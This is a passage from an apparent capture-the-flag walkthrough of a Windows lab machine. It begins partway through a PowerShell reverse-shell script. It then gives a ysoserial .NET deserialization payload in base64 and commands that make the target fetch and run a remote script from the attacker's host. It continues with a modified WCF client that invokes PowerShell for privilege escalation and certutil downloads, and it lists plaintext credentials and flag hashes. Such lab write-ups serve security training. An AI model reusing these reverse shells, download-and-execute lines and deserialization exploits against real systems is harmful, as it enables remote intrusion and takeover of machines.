$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '

$x = ($error\[0\] | Out-String)

$error.clear()

$sendback2 = $sendback2 + $x
```

```
#Return the results

$sendbyte = (\[text.encoding\]::ASCII).GetBytes($sendback2)

$stream.Write($sendbyte,0,$sendbyte.Length)

$stream.Flush()

}

$client.Close()

if ($listener)

{

$listener.Stop()

}

}

catch

{

Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."

Write-Error $\_

}

}
```

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.38 -Port 1234
```

Commands :

1. `ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c "powershell -c IEX(new-object net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')"`

   - From here you will get a long sting in base 64 let's say it PAYLOAD for ref.
   - PAYLOAD
   -


```
AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZX
V0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0
aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj
00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODld
XQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVjdGlvbn
MuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZl
cnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5Mz
RlMDg5XV0IAgAAAAIAAAAJAwAAAAIAAAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2Vu
ZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb2
49NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5
XV0BAAAAC19jb21wYXJpc29uAyJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyCQUAAA
ARBAAAAAIAAAAGBgAAAG8vYyBwb3dlcnNoZWxsIC1jIElFWChuZXctb2JqZWN0IG5ldC53ZWJjbGll
bnQpLmRvd25sb2Fkc3RyaW5nKCdodHRwOi8vMTAuMTAuMTQuMzg6ODAvSW52b2tlLVBvd2VyU2hlbG
xUY3AucHMxJykGBwAAAANjbWQEBQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy
AwAAAAhEZWxlZ2F0ZQdtZXRob2QwB21ldGhvZDEDAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdG
lvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5L1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxp
emF0aW9uSG9sZGVyL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9uSG9sZG
VyCQgAAAAJCQAAAAkKAAAABAgAAAAwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitE
ZWxlZ2F0ZUVudHJ5BwAAAAR0eXBlCGFzc2VtYmx5BnRhcmdldBJ0YXJnZXRUeXBlQXNzZW1ibHkOdG
FyZ2V0VHlwZU5hbWUKbWV0aG9kTmFtZQ1kZWxlZ2F0ZUVudHJ5AQECAQEBAzBTeXN0ZW0uRGVsZWdh
dGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkGCwAAALACU3lzdGVtLkZ1bmNgM1tbU3
lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQ
dWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XSxbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIF
ZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5
MzRlMDg5XSxbU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MsIFN5c3RlbSwgVmVyc2lvbj00LjAuMC
4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQYMAAAA
```


```
S21zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW
49Yjc3YTVjNTYxOTM0ZTA4OQoGDQAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1u
ZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5Bg4AAAAaU3lzdGVtLkRpYWdub3
N0aWNzLlByb2Nlc3MGDwAAAAVTdGFydAkQAAAABAkAAAAvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVy
SW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIHAAAABE5hbWUMQXNzZW1ibHlOYW1lCUNsYXNzTmFtZQlTaW
duYXR1cmUKU2lnbmF0dXJlMgpNZW1iZXJUeXBlEEdlbmVyaWNBcmd1bWVudHMBAQEBAQADCA1TeXN0
ZW0uVHlwZVtdCQ8AAAAJDQAAAAkOAAAABhQAAAA+U3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MgU3
RhcnQoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykGFQAAAD5TeXN0ZW0uRGlhZ25vc3RpY3Mu
UHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAAAKAQoAAAAJAAAABh
YAAAAHQ29tcGFyZQkMAAAABhgAAANU3lzdGVtLlN0cmluZwYZAAAAK0ludDMyIENvbXBhcmUoU3lz
dGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykGGgAAADJTeXN0ZW0uSW50MzIgQ29tcGFyZShTeXN0ZW
0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQgAAAKARAAAAAIAAAABhsAAABxU3lzdGVtLkNvbXBhcmlz
b25gMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZX
V0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0JDAAAAAoJDAAAAAkYAAAACRYA
AAAKCw==
```


2. `python3 -m http.server 80`
3. `nc64.exe -nlvp 1234`
4. `ExploitRemotingService.exe -s --user=debug --pass="SharpApplicationDebugUserPassword123!" tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw $PAYLOAD`

And will get errors

```
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
   at
System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(Stri
ng objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel
securityLevel)
   at
System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServer
ChannelSinkStack sinkStack, IMessage requestMsg, ITransportHeaders
requestHeaders, Stream requestStream, IMessage& responseMsg, ITransportHeaders&
responseHeaders, Stream& responseStream)
```


Ignore it. And you will get an rev shell as lars, as the payload will be downloaded on the machine





User flag === 97a2817416518ac0560af2240f08ad5c

For ROOT



```
PS C:\Users\lars\Documents\wcf> dir


    Directory: C:\Users\lars\Documents\wcf


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/15/2020   1:40 PM                .vs
d-----        11/15/2020   1:40 PM                Client
d-----        11/15/2020   1:40 PM                packages
d-----        11/15/2020   1:40 PM                RemotingLibrary
d-----        11/15/2020   1:41 PM                Server
-a----        11/15/2020  12:47 PM           2095 wcf.sln


PS C:\Users\lars\Documents\wcf>
```

Zip the files.

`Compress-archive -LiteralPath C:\users\lars\Documents\wcf -DestinationPath C:\users\lars\Documents\wcf.zip`

```
PS C:\Users\lars\Documents> Compress-archive -LiteralPath C:\users\lars\Documents\wcf -DestinationPath C:\users\lars\Doc
uments\wcf.zip
PS C:\Users\lars\Documents> dir


    Directory: C:\Users\lars\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/15/2020   1:40 PM                wcf
-a----         2/11/2021   1:07 PM       11598452 wcf.zip


PS C:\Users\lars\Documents> move-item -path C:\users/lars\Documents\wcf.zip -destination C:\dev
PS C:\Users\lars\Documents>
```


`move-item -path C:\users/lars\Documents\wcf.zip -destination C:\dev`

`net use X: \\10.10.10.219\dev`


lars: G123HHrth234gRG

```
C:\Users\Kali>net use X: \\10.10.10.219\dev
Enter the user name for '10.10.10.219': lars
Enter the password for 10.10.10.219:
The command completed successfully.


C:\Users\Kali>
```

Now we hvae the access to the waf.zip file



Analyze it using Visual Studio



Add `Console.WriteLine(client.InvokePowerShell("IEX(new-object net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')"));` to Program.cs

Looks like:

```
using RemotingSample;

using System;
```

```
using System.ServiceModel;



namespace Client {



 public class Client

 {

 public static void Main() {

 ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(

 new
NetTcpBinding(SecurityMode.Transport),"net.tcp://localhost:8889/wcf/NewSecretWcfE
ndpoint"

 );

 IWcfService client = channelFactory.CreateChannel();

 Console.WriteLine(client.GetDiskInfo());

 Console.WriteLine(client.GetCpuInfo());

 Console.WriteLine(client.GetRamInfo());

Console.WriteLine(client.InvokePowerShell("IEX(new-object
net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')"));

 }

 }

}
```

```
using RemotingSample;
using System;
using System.ServiceModel;

namespace Client {

    0 references
    public class Client
    {
        0 references
        public static void Main() {
            ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
                new NetTcpBinding(SecurityMode.Transport),"net.tcp://localhost:8889/wcf/NewSecretWcfEndpoint"
            );
            IWcfService client = channelFactory.CreateChannel();
            Console.WriteLine(client.GetDiskInfo());
            Console.WriteLine(client.GetCpuInfo());
            Console.WriteLine(client.GetRamInfo());
            Console.WriteLine(client.
                                    t net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')"));
        }
    }
}
```

string IWcfService.GetRamInfo()

Then Build the solution

```
100 %   No issues found

Output
Show output from: Build
1>  RemotingLibrary -> C:\Users\Kali\Desktop\wcf\wcf\RemotingLibrary\bin\Debug\WcfRemotingLibrary.dll
2>------ Build started: Project: Client, Configuration: Debug Any CPU ------
3>------ Build started: Project: Server, Configuration: Debug Any CPU ------
2>  Client -> C:\Users\Kali\Desktop\wcf\wcf\Client\bin\Debug\WcfClient.exe
3>C:\Users\Kali\Desktop\wcf\wcf\Server\Program.cs(44,43,44,45): warning CS0168: The variable 'ce' is declared but never used
3>  Server -> C:\Users\Kali\Desktop\wcf\wcf\Server\bin\Debug\WcfServer.exe
========== Build: 3 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Build Output

```
wcf > wcf > Client > bin > Debug                                  Search Debug

Name                              Date modified          Type
Client.exe                        11/14/2020 11:20 PM    Application
Client.exe.config                 11/14/2020 11:14 PM    XML Configuration Fi...
Client.pdb                        11/14/2020 11:20 PM    Program Debug Data...
System.Management.Automation.dll  11/25/2015 9:03 PM     Application extension
WcfClient.exe                     2/11/2021 9:08 PM      Application
WcfClient.exe.config              11/14/2020 11:14 PM    XML Configuration Fi...
WcfClient.pdb                     2/11/2021 9:08 PM      Program Debug Data...
WcfRemotingLibrary.dll            2/11/2021 9:08 PM      Application extension
WcfRemotingLibrary.pdb            2/11/2021 9:08 PM      Program Debug Data...

Type: Program Debug Database
Size: 19.5 KB
Date modified: 2/11/2021 9:08 PM

WcfClient.exe
Application

Date modified:  2/11/2021 9:08 PM
Size:           5.50 KB
Date created:   2/11/2021 9:08 PM
```


Now transfer these binaries to the machine.

Make sure to change the port in the `Invoke-PowerShellTcp.ps1` from the one before as we will be already using that port.

Transfer the binaries to the machine via `certutil` as it was the only thing present in the box.

```
certutil -urlcache -split -f "http://10.10.14.38/WcfClient.exe" WcfClient.exe
```


```
certutil -urlcache -split -f "http://10.10.14.38/WcfRemotingLibrary.dll" WcfRemotingLibrary.dll
```



listen on the port.

execute the command : `.\WcfClient.exe http://10.10.14.38/Invoke-PowerShellTcp.ps1`

got rev shell



Root flag === 1cb355d5c5fc943d2a94ade1aa7f6aba